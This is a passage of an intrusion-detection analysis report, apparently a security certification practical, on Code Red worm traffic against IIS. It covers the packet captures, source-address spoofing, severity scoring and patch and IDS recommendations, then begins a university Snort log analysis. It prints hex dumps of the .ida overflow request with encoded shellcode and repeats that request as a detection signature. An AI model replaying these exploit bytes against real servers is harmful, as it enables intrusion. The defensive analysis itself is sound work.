0x0040: 6C 74 2E 69 64 61 3F 4E 4E 4E 4E 4E 4E 4E 4E 4E  lt.ida?NNNNNNNNN
0x0050: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0060: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0070: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0080: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0090: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00A0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00B0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00C0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00D0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00E0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00F0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0100: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
```

```
0x0110: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0120: 4E 4E 4E 4E 4E 4E 4E 00 00 00 00 00 00 00 00 00  NNNNNNN.........
0x0130: 00 00 00 00 00 00 C3 03 00 00 00 78 00 FA 20 25  ...........x.. %
0x0140: 75 39 30 39 30 25 75 36 38 35 38 25 75 63 62 64  u9090%u6858%ucbd
0x0150: 33 25 75 37 38 30 31 25 75 39 30 39 30 25 75 36  3%u7801%u9090%u6
0x0160: 38 35 38 25 75 63 62 64 33 25 75 37 38 30 31 25  858%ucbd3%u7801%
0x0170: 75 39 30 39 30 25 75 39 30 39 30 25 75 38 31 39  u9090%u9090%u819
0x0180: 30 25 75 30 30 63 33 25 75 30 30 30 33 25 75 38  0%u00c3%u0003%u8
0x0190: 62 30 30 25 75 35 33 31 62 25 75 35 33 66 66 25  b00%u531b%u53ff%
0x01A0: 75 30 30 37 38 25 75 30 30 30 30 25 75 30 30 3D  u0078%u0000%u00=
0x01B0: 61 20 20 48 54 54 50 2F 31 2E 30 0D 0A 43 6F 6E  a  HTTP/1.0..Con
0x01C0: 74 65 6E 74 2D 74 79 70 65 3A 20 74 65 78 74 2F  tent-type: text/
0x01D0: 78 6D 6C 0A 48 4F 53 54 3A 77 77 77 2E 77 6F 72  xml.HOST:www.wor
0x01E0: 6D 2E 63 6F 6D 0A 20 41 63 63 65 70 74 3A 20 2A  m.com. Accept: *
0x01F0: 2F 2A 0A 43 6F 6E 74 65 6E 74 2D 6C 65 6E 67 74  /*.Content-lengt
0x0200: 68 3A 20 33 35 36 39 20 0D 0A 0D 0A 55 8B EC 81  h: 3569 ....U...
0x0210: EC 18 02 00 00 53 56 57 8D BD E8 FD FF FF B9 86  .....SVW........
...
0x05C0: 08 50 FF 95 6C FE FF FF 3B F4 90 43 4B 43 4B 83  .P..l...;..CKCK.
0x05D0: BD 50 FE FF FF 64 7D 5C 8B 8D 50 FE FF FF 83 C1  .P...d}\..P.....
0x05E0: 01 89 8D 50 FE FF FF 8B 95 50                    ...P.....P

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

C:\sans>snort -r 2002.4.18 -v -q -X host 217.126.28.183
05/17-19:30:51.634488 217.126.28.183:3195 -> 78.37.212.165:80
TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:1504
***AP*** Seq: 0xE900290F  Ack: 0xDA4760DF  Win: 0x7D78  TcpLen: 20
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 10  .....3....&...E.
0x0010: 05 E0 00 00 00 00 F0 06 00 00 D9 7E 1C B7 4E 25  ...........~..N%
0x0020: D4 A5 0C 7B 00 50 E9 00 29 0F DA 47 60 DF 50 18  ...{.P..)..G`.P.
0x0030: 7D 78 00 00 00 00 47 45 54 20 2F 64 65 66 61 75  }x....GET /defau
0x0040: 6C 74 2E 69 64 61 3F 4E 4E 4E 4E 4E 4E 4E 4E 4E  lt.ida?NNNNNNNNN
0x0050: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0060: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0070: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0080: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0090: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00A0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00B0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00C0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00D0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00E0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x00F0: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0100: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0110: 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E  NNNNNNNNNNNNNNNN
0x0120: 4E 4E 4E 4E 4E 4E 4E 00 00 00 00 00 00 00 00 00  NNNNNNN.........
0x0130: 00 00 00 00 00 00 C3 03 00 00 00 78 00 FA 20 25  ...........x.. %
0x0140: 75 39 30 39 30 25 75 36 38 35 38 25 75 63 62 64  u9090%u6858%ucbd
0x0150: 33 25 75 37 38 30 31 25 75 39 30 39 30 25 75 36  3%u7801%u9090%u6
0x0160: 38 35 38 25 75 63 62 64 33 25 75 37 38 30 31 25  858%ucbd3%u7801%
0x0170: 75 39 30 39 30 25 75 39 30 39 30 25 75 38 31 39  u9090%u9090%u819
0x0180: 30 25 75 30 30 63 33 25 75 30 30 30 33 25 75 38  0%u00c3%u0003%u8
0x0190: 62 30 30 25 75 35 33 31 62 25 75 35 33 66 66 25  b00%u531b%u53ff%
0x01A0: 75 30 30 37 38 25 75 30 30 30 30 25 75 30 30 3D  u0078%u0000%u00=
0x01B0: 61 20 20 48 54 54 50 2F 31 2E 30 0D 0A 43 6F 6E  a  HTTP/1.0..Con
0x01C0: 74 65 6E 74 2D 74 79 70 65 3A 20 74 65 78 74 2F  tent-type: text/
0x01D0: 78 6D 6C 0A 48 4F 53 54 3A 77 77 77 2E 77 6F 72  xml.HOST:www.wor
0x01E0: 6D 2E 63 6F 6D 0A 20 41 63 63 65 70 74 3A 20 2A  m.com. Accept: *
0x01F0: 2F 2A 0A 43 6F 6E 74 65 6E 74 2D 6C 65 6E 67 74  /*.Content-lengt
0x0200: 68 3A 20 33 35 36 39 20 0D 0A 0D 0A 55 8B EC 81  h: 3569 ....U...
```

```
0x0210: EC 18 02 00 00 53 56 57 8D BD E8 FD FF FF B9 86  .....SVW........
0x0220: 00 00 00 B8 CC CC CC CC F3 AB C7 85 70 FE FF FF  ............p...
0x0230: 00 00 00 00 E9 0A 0B 00 00 8F 85 68 FE FF FF 8D  ...........h....
0x0240: BD F0 FE FF FF 64 A1 00 00 00 00 89 47 08 64 89  .....d......G.d.
0x0250: 3D 00 00 00 00 E9 6F 0A 00 00 8F 85 60 FE FF FF  =.....o.....`...
0x0260: C7 85 F0 FE FF FF FF FF FF FF 8B 85 68 FE FF FF  ............h...
0x0270: 83 E8 07 89 85 F4 FE FF FF C7 85 58 FE FF FF 00  ...........X....
0x0280: 00 E0 77 E8 9B 0A 00 00 83 BD 70 FE FF FF 00 0F  ..w.......p.....
0x0290: 85 DD 01 00 00 8B 8D 58 FE FF FF 81 C1 00 00 01  .......X........
0x02A0: 00 89 8D 58 FE FF FF 81 BD 58 FE FF FF 00 00 00  ...X.....X......
0x02B0: 78 75 0A C7 85 58 FE FF FF 00 00 F0 BF 8B 95 58  xu...X.........X
0x02C0: FE FF FF 33 C0 66 8B 02 3D 4D 5A 00 00 0F 85 9A  ...3.f..=MZ.....
0x02D0: 01 00 00 8B 8D 58 FE FF FF 8B 51 3C 8B 85 58 FE  .....X....Q<..X.
0x02E0: FF FF 33 C9 66 8B 0C 10 81 F9 50 45 00 00 0F 85  ..3.f.....PE....
0x02F0: 79 01 00 00 8B 95 58 FE FF FF 8B 42 3C 8B 8D 58  y.....X....B<..X
0x0300: FE FF FF 8B 54 01 78 03 95 58 FE FF FF 89 95 54  ....T.x..X.....T
0x0310: FE FF FF 8B 85 54 FE FF FF 8B 48 0C 03 8D 58 FE  .....T....H...X.
0x0320: FF FF 89 8D 4C FE FF FF 8B 95 4C FE FF FF 81 3A  ....L.....L....:
0x0330: 4B 45 52 4E 0F 85 33 01 00 00 8B 85 4C FE FF FF  KERN..3.....L...
0x0340: 81 78 04 45 4C 33 32 0F 85 20 01 00 00 8B 8D 58  .x.EL32.. .....X
0x0350: FE FF FF 89 8D 34 FE FF FF 8B 95 54 FE FF FF 8B  .....4.....T....
0x0360: 85 58 FE FF FF 03 42 20 89 85 4C FE FF FF C7 85  .X....B ..L.....
0x0370: 48 FE FF FF 00 00 00 00 EB 1E 8B 8D 48 FE FF FF  H...........H...
0x0380: 83 C1 01 89 8D 48 FE FF FF 8B 95 4C FE FF FF 83  .....H.....L....
0x0390: C2 04 89 95 4C FE FF FF 8B 85 54 FE FF FF 8B 8D  ....L.....T.....
0x03A0: 48 FE FF FF 3B 48 18 0F 8D C0 00 00 00 8B 95 4C  H...;H.........L
0x03B0: FE FF FF 8B 02 8B 8D 58 FE FF FF 81 3C 01 47 65  .......X....<.Ge
0x03C0: 74 50 0F 85 A0 00 00 00 8B 95 4C FE FF FF 8B 02  tP........L.....
0x03D0: 8B 8D 58 FE FF FF 81 7C 01 04 72 6F 63 41 0F 85  ..X....|..rocA..
0x03E0: 84 00 00 00 8B 95 48 FE FF FF 03 95 48 FE FF FF  ......H.....H...
0x03F0: 03 95 58 FE FF FF 8B 85 54 FE FF FF 8B 48 24 33  ..X.....T....H$3
0x0400: C0 66 8B 04 0A 89 85 4C FE FF FF 8B 8D 54 FE FF  .f.....L.....T..
0x0410: FF 8B 51 10 8B 85 4C FE FF FF 8D 4C 10 FF 89 8D  ..Q...L....L....
0x0420: 4C FE FF FF 8B 95 4C FE FF FF 03 95 4C FE FF FF  L.....L.....L...
0x0430: 03 95 4C FE FF FF 03 95 4C FE FF FF 03 95 58 FE  ..L.....L.....X.
0x0440: FF FF 8B 85 54 FE FF FF 8B 48 1C 8B 14 0A 89 95  ....T....H......
0x0450: 4C FE FF FF 8B 85 4C FE FF FF 03 85 58 FE FF FF  L.....L.....X...
0x0460: 89 85 70 FE FF FF EB 05 E9 0D FF FF FF E9 16 FE  ..p.............
0x0470: FF FF 8D BD F0 FE FF FF 8B 47 08 64 A3 00 00 00  .........G.d....
0x0480: 00 83 BD 70 FE FF FF 00 75 05 E9 38 08 00 00 C7  ...p....u..8....
0x0490: 85 4C FE FF FF 01 00 00 00 EB 0F 8B 8D 4C FE FF  .L...........L..
0x04A0: FF 83 C1 01 89 8D 4C FE FF FF 8B 95 68 FE FF FF  ......L.....h...
0x04B0: 0F BE 02 85 C0 0F 84 8D 00 00 00 8B 8D 68 FE FF  .............h..
0x04C0: FF 0F BE 11 83 FA 09 75 21 8B 85 68 FE FF FF 83  .......u!..h....
0x04D0: C0 01 8B F4 50 FF 95 90 FE FF FF 3B F4 90 43 4B  ....P......;..CK
0x04E0: 43 4B 89 85 34 FE FF FF EB 2A 8B F4 8B 8D 68 FE  CK..4....*....h.
0x04F0: FF FF 51 8B 95 34 FE FF FF 52 FF 95 70 FE FF FF  ..Q..4...R..p...
0x0500: 3B F4 90 43 4B 43 4B 8B 8D 4C FE FF FF 89 84 8D  ;..CKCK..L......
0x0510: 8C FE FF FF EB 0F 8B 95 68 FE FF FF 83 C2 01 89  ........h.......
0x0520: 95 68 FE FF FF 8B 85 68 FE FF FF 0F BE 08 85 C9  .h.....h........
0x0530: 74 02 EB E2 8B 95 68 FE FF FF 83 C2 01 89 95 68  t.....h........h
0x0540: FE FF FF E9 53 FF FF FF 8B 85 68 FE FF FF 83 C0  ....S.....h.....
0x0550: 01 89 85 68 FE FF FF 8B 4D 08 8B 91 84 00 00 00  ...h....M.......
0x0560: 89 95 6C FE FF FF C7 85 4C FE FF FF 04 00 00 00  ..l.....L.......
0x0570: C6 85 D0 FE FF FF 68 8B 45 08 89 85 D1 FE FF FF  ......h.E.......
0x0580: C7 85 D5 FE FF FF 5B 53 53 FF C7 85 D9 FE FF FF  ......[SS.......
0x0590: 63 78 90 90 8B 4D 08 8B 51 10 89 95 50 FE FF FF  cx...M..Q...P...
0x05A0: 83 BD 50 FE FF FF 00 75 26 8B F4 6A 00 8D 85 4C  ..P....u&..j...L
0x05B0: FE FF FF 50 8B 8D 68 FE FF FF 51 8B 55 08 8B 42  ...P..h...Q.U..B
0x05C0: 08 50 FF 95 6C FE FF FF 3B F4 90 43 4B 43 4B 83  .P..l...;..CKCK.
0x05D0: BD 50 FE FF FF 64 7D 5C 8B 8D 50 FE FF FF 83 C1  .P...d}\..P.....
```

```
0x05E0: 01 89 8D 50 FE FF FF 8B 95 50                  ...P.....P

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

2.3.2 Detect was generated by

Initially the attacks were detected through Ethereal. Then I ran the Snort in hexadecimal format using the command
`snort -r 2002.4.18 -v -q -X host` **hostIP**
using Snort version `Version 2.0.4-ODBC-MySQL-WIN32 (Build 97)` with WinPcap Version 3.0.

2.3.3 Probability the source address was spoofed

It is unlikely that the source IP addresses were spoofed, but this cannot be ascertained. Although attackers rarely reveal their true identities by using their real source IP addresses, this could be an attack from a compromised system.

The following information from Dshield (`http://www.dshield.org/`) gives a good clue about the sources. All addresses look genuine and the most likely scenario is that someone spoofed these addresses to appear as though these packets are originating from these addresses. This is even strengthened by the fact that for three days `2002.4.17-19`, there was no recorded activity between these IP addresses and the victim `78.37.212.165`, until these code red packets were send.

Table 2: Address resolution for IP 203.253.37.242

OrgName:	Kongju National University
Host Name	`eeidec2.kongju.ac.kr`
OrgID:	ORG33443
IP Address:	`203.253.32.0-203.253.47.255`
Network Name:	KONGJUNET1

Table 3: Address resolution for IP 213.105.117.237

OrgName:	NTL
Country:	GB
Host Name	`cpc1-nthc2-3-0-cust237.nrth.cable.ntl.com`
IP Address:	`213.105.116.0-213.105.119.255`
descr:	NTL Internet - Northampton site
Network Name:	NTL

Table 4: Address resolution for IP 217.52.70.168

OrgName:	
Country:	EG (Egypt)
Host Name	
OrgID:	
IP Address:	217.52.70.0-217.52.71.255
Network Name:	EG-GLOBALNET

Table 5: Address resolution for IP 217.126.28.183

OrgName:	Telefonica De Espana SAU
Country:	ES (Spain)
Host Name	183.Red-217-126-28.pooles.rima-tde.net
OrgID:	
IP Address:	217.126.0.0-217.126.255.255
Network Name:	RIMA

As already noted in Section 2.2, Table 1, the victim IP address is an IANA-reserved IP address. It does not make sense to attack an IANA-reserved IP address, so the likely scenario is that this may be a random attack from compromised hosts.

For this type of attack, the attacker does not need a response from the victim in order to launch a successful attack. Except for giving away the attacker's true identity, there is no reason why the attacker would use his/her legitimate source address.

Again, we notice a TTL of 240 in each of the packets below.

```
05/18-23:18:47.634488 203.253.37.242:3007 -> 78.37.212.165:80 TCP
TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:1504 ***AP*** Seq: 0x45F57658
Ack: 0xC6D61AB1 Win: 0x7D78  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
05/17-19:30:51.634488 217.126.28.183:3195 -> 78.37.212.165:80 TCP
TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:1504 ***AP*** Seq:
0xE900290F  Ack: 0xDA4760DF  Win: 0x7D78  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
05/17-21:08:45.004488 217.52.70.168:3792 -> 78.37.212.165:80 TCP
TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:1504 ***AP*** Seq:
0x59F59D73  Ack: 0x76B4FE5F  Win: 0x7D78  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Given the different geographical locations of the source IP addresses, it is unlikely that they would all have the same TTL, going to the same destination. This strengthens the case that the source IP addresses were spoofed. Therefore, it's unlikely that these packets are coming from different infected hosts.

2.3.4 Description of attack

When a victim, running a unpatched Microsoft IIS enabled system, accepts an HTTP request through TCP port 80 with a specially crafted URL he/she is infected. The URL looks like this: `http://xx.yy.113.7/default.ida?nnnnnnnnn` [26, 27]. This mode of attack is sometimes referred to as the Code Red 2 (CR 2) or the .ida "Code Red" Worm [28].

The attack exploits a known buffer overflow in one component of IIS 4.0 or 5.0. Once this component, Internet Data Query (idq.dll), is exploited, the intruder is able to execute code and give the intruder complete control of the system [29].

The infected host will then propagate the attack by attempting to connect to TCP port 80 of randomly picked IP addresses. The infected host passes on the infection to any vulnerable system it connects to. This results in a sharp increase in internet traffic, which subsequently causes a DoS. Some routers, like the Cisco 600 series DSL routers, stop forwarding traffic altogether; thus escalating the situation [30]. In most cases, the attack defaces the victim's default web pages.

There are also a few reported variations to this mode of attack [28]. Except for Code Red version 1, some of these mutations have not been seen in the wild yet; although they have been reported as possible exploits.

2.3.5 Attack mechanism

In this detect, the packets exhibit the well publicized Code Red version 2 attack signature in their payload; namely the HTTP request `GET/default.ida?NNNNNNNNN...NNNN` [26]. It is also associated with another common string `www.worm.com`. This string does not mean that the worm connects to `http://www.worm.com` [28]. The worm defaces the victim's website with the message "Welcome to http://www.worm.com!, Hacked By Chinese!".

```
0x01D0: 78 6D 6C 0A 48 4F 53 54 3A 77 77 77 2E 77 6F 72  xml.HOST:www.wor
0x01E0: 6D 2E 63 6F 6D 0A 20 41 63 63 65 70 74 3A 20 2A  m.com. Accept: *
0x01F0: 2F 2A 0A 43 6F 6E 74 65 6E 74 2D 6C 65 6E 67 74  /*.Content-lengt
0x0200: 68 3A 20 33 35 36 39 20 0D 0A 0D 0A 55 8B EC 81  h: 3569 ....U...
```

However, in these detects, only the "`http://www.worm.com`" part of that message is clearly evident. This string and the HTTP request string are enough to raise a flag on these packets as suspicious traffic.

The packet from `213.105.117.237` also displays bad TCP checksum and its the first fragment.

```
20:55:37.024488 IP (tos 0x0, ttl 110, len 1468) 213.105.117.237.3648 >
78.37.174.243.80: P [bad tcp cksum 6c86 (->980)!] 1813994636:1813996064(1428)
ack 4018902 405 win 17520 (frag 28656:1448@0+)bad cksum 7522 (->2edc)!
```

None of the other fragments are seen in the trace files `2002.4.17`, `2002.4.18`, or `2002.4.19`. This could mean that the packet was crafted in a possible attempt to avoid detection.

A further look at packets from this source reveals another similar packet

```
20:55:39.134488 IP (tos 0x0, ttl 110, len 1468) 213.105.117.237.3648 >
78.37.174.243.80: . [bad tcp cksum e14e (->e84f)!] 1460:2888(1428)
ack 1 win 17520 (frag 28722:1448@0+)bad cksum 74e0 (->2e9a)!
```

The two packets have the same tos of 0, TTL of 110 and len of 1468, both the *more fragment* (MF) and *don't fragment* (DF) bits are set. The TTL of 110 on both packets is a good indication that these two packets came from the same source or they were crafted (possibly using the same script). Since there is payload in these packets, we expect to see the TCP PSH flag set as well. This is not the case with the second packet, which only has the TCP ACK flag set. These anomalies further strengthen the fact that these two packets were crafted. The similarities between these two, and the 2 seconds time interval between them further point to the likelihood that these two packets were generated from a script.

The other three packets are summarised below:

```
05/18-23:18:47.634488 203.253.37.242:3007 -> 78.37.212.165:80
TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:1504
***AP*** Seq: 0x45F57658  Ack: 0xC6D61AB1  Win: 0x7D78  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
05/17-19:30:51.634488 217.126.28.183:3195 -> 78.37.212.165:80
TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:1504
***AP*** Seq: 0xE900290F  Ack: 0xDA4760DF  Win: 0x7D78  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
05/17-21:08:45.004488 217.52.70.168:3792 -> 78.37.212.165:80
TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:1504
***AP*** Seq: 0x59F59D73  Ack: 0x76B4FE5F  Win: 0x7D78  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The similarities in these 3 packets (`TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:1504 Win: 0x7D78 TcpLen: 20`) point to crafted packets being send from the same host using spoofed source IP addresses.

2.3.6 Correlations

This detect is widely publicised on the internet [28] and Microsoft has issued advice and patching information (`http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp`) about this mode of attack [27].

CERT has also issued an advisory on this mode of attack [29]. In addition to the detailed description of this attack, the vulnerability has also been assigned a CVE identifier (`CAN-2001-0500`) by the Common Vulnerabilities and Exposures (CVE) group, `http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0500`.

The information given in Section 2.3.3 can be used to correlate the source IP addresses in these attacks. Searches on these IP addresses revealed that these hosts are generally ISPs of one form or another.

It was found though that one of the NTL servers, `pc3-cove1-4-cust28.brhm.cable.ntl.com`, has been listed by netbait as being infected by the Code Red worm `http://netbait.planet-lab.org/html/2003-03-06-codered.html`. This seems to suggest that NTL's servers are not properly patched or they susceptible to abuse. Kongju National University, `203.253.32.0-203.253.47.255`, has been listed as infected by the code red worm (`http://netware.umanitoba.ca/codered/`, `http://netbait.planet-lab.org/html/2003-01-11-codered.html`). Telefonica De Espana SAU is also not new to the code red worm (`http://bss.foothill.fhda.edu/infected.shtml#01dec`). It looks like all these sites are ISP providers in one way or another. No correlating information was obtained from the Egypt network in Table 4.

One thing to note, however, is that, although these sources exist, there is nothing that can stop someone from picking up the IP addresses from the internet and then craft some packets using these IP addresses.

2.3.7 Evidence of active targeting

Yes, there is evidence of active targeting. One IP address (`78.37.212.28`) is being targeted on TCP port 80. This could have been a random targeting by infected hosts since there is no evidence of any reconnaissance being performed prior to the attack. The source IP addresses are either spoofed, or the hosts have been compromised, or attacks are actually originating from these hosts.

2.3.8 Severity

This is not likely to be a critical server, so the criticality level would have to be [3] :

$$\text{Criticality} = 1 \tag{12}$$

This attack can cause a DoS. It can also execute code on a compromised system. Therefore, I assign it the highest lethality level.

$$\text{Lethality} = 5 \tag{13}$$

Given the fact that some systems have been attacked by a known vulnerability, it seems that there are a number of hosts out there that not patched. Therefore, if we assume a modern operating system, with some patches missing, we have:

$$\text{System Countermeasures} = 4 \tag{14}$$

It looks like either there is no firewall or the firewall is permissive.

$$\text{Network Countermeasures} = 2 \tag{15}$$

The severity is defined as [3]

$$\begin{aligned} \text{Severity} &= \text{Criticality} + \text{Lethality} - (\text{System} + \text{Network Countermeasures}) \\ &= 1 + 5 - (4 + 2) = 0 \end{aligned} \tag{16}$$

Since the victim's IP address is spoofed, it is safe to assume that such a system does not exist, and therefore the risk of this attack to a nonexistent system is nonexistent. The above scores were applied with the assumption that the host actually exists.

2.3.9 Defensive recommendation

This is a known vulnerability for which Microsoft has provided a patch [27]. It is recommended that Microsoft IIS enabled systems are patched as soon as vulnerabilities are announced or noticed [26], and patches are made available.

It looks like there is no firewall on this system or the firewall rules are very weak. It is recommended that the firewall be installed or upgraded with rules that match known vulnerabilities–Code Red in this case.

It would also be a good idea to add the following code red signature and all its variants to the IDS [28].

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u
9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u00
03%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

Filtering of egress traffic is also be recommended (`http://www.incidents.org/protect/egress.html`). This not only prevents any compromised systems affecting other systems, but makes sure that your systems may not be compromised in a way that would cause them to participate in DDoS activities.

2.3.10 Multiple choice question

1. To be vulnerable to the "Code Red" worm, the host should be running
   (a) An unpatched linux server
   (b) Any Microsoft SQL server

(c) An unpatched Microsoft IIS enabled system

(d) Any web bowser on any web-enabled system

Answer: c: An unpatched Microsoft IIS enabled system

3 Part 3: Analyse This

Executive Summary

Five days worth of consecutive data from a university environment was analysed. In the analysis, the log data was grouped into three main categories, namely alerts, scans and out of spec (OOS) data. From an IDS point of view, groups of events of interest (EOI) were analysed in an attempt to determine the security effectiveness of the university network.

It is important that the university implement a comprehensive security plan. The number of alarms raised against the university network is too high to be effectively manageable. This work shows how these alarms may be optimized so that more attention can be focussed on real security threats rather than false and noise alarms. The recommendations, given at the end of this analysis, should be implemented without delay.

An initial investment may be required to purchase latest equipment and software, but the majority of the requirements simply needs optimizing existing security devices like firewalls, routers, IDS systems, etc. Another important issue is enforcing university policies regarding acceptable computer use. It is likely that many of the alarms found are false and are a result of unacceptable use of computer resources like P2P file sharing activities.

Logs Analysed

The university provided three sets of logs to be analysed. The logs covered the period of 19 December 2003 to 23 December 2003 inclusive. The files analysed are shown in Table 6. The logs were generated by an unspecified version of a Snort IDS. The

Table 6: Analysis Files used

Alerts	Scans	OOS
alert.031219	scans.031219	oos_report_031219.txt
alert.031220	scans.031220	oos_report_031220.txt
alert.031221	scans.031221	oos_report_031221.txt
alert.031222	scans.031222	oos_report_031222.txt
alert.031223	scans.031223	oos_report_031223.txt

network configuration is not very clear, but it is likely that the IDS sensor is located between the external router and the firewall (assuming that there is one). The files seem to have consistent and sequential data.

Analysis of Alerts

The analysis process used in this work starts by looking at the alerts that were raised against the university network. The alerts are treated individually (or in groups of similar/related alerts), starting with the most frequent events. Recommendations are given at the end of each analysis of events.

The summary of alerts is tabulated in tables 7 and 8. A total of 89 778 alerts from 52 alert categories are listed here

Table 7: Alert summary

Alert	Count
MY.NET.30.3 activity	23 810
MY.NET.30.4 activity	21 855
Incomplete Packet Fragments Discarded	13 669
TFTP - Internal TCP connection to external tftp server	7 869
EXPLOIT x86 NOOP	4 713
SMB Name Wildcard	4 343
connect to 515 from inside	3 557
High port 65535 udp - possible Red Worm - traffic	3 242
ICMP SRC and DST outside network	1 713
NMAP TCP ping!	1 696
High port 65535 tcp - possible Red Worm - traffic	1 086
Null scan!	662
Possible trojan server activity	327
TCP SRC and DST outside network	270
[UMBC NIDS IRC Alert] IRC user /kill detected	172
SUNRPC highport access!	171
FTP passwd attempt	118
SMB C access	107
[UMBC NIDS] External MiMail alert	79
EXPLOIT x86 setuid 0	45
scan (Externally-based)	38
EXPLOIT x86 setgid 0	33
RFB - Possible WinVNC - 010708-1	30
FTP DoS ftpd globbing	29
TFTP - External TCP connection to internal tftp server	16
EXPLOIT NTPDX buffer overflow	11
Tiny Fragments - Possible Hostile Activity	10
EXPLOIT x86 NOPS	9
EXPLOIT x86 stealth noop	8

starting with the most frequent.

A sample Matlab pie chart representing the relative frequency of the mosts active alerts is shown in Figure 4. The labels on the chart represent the top eleven alerts in Table 7. The alerts raised by the activities of hosts MY.NET.30.3 and MY.NET.30.4 are the most frequent and take up more than 50% of all the alerts raised on the university network for the 5 day period.

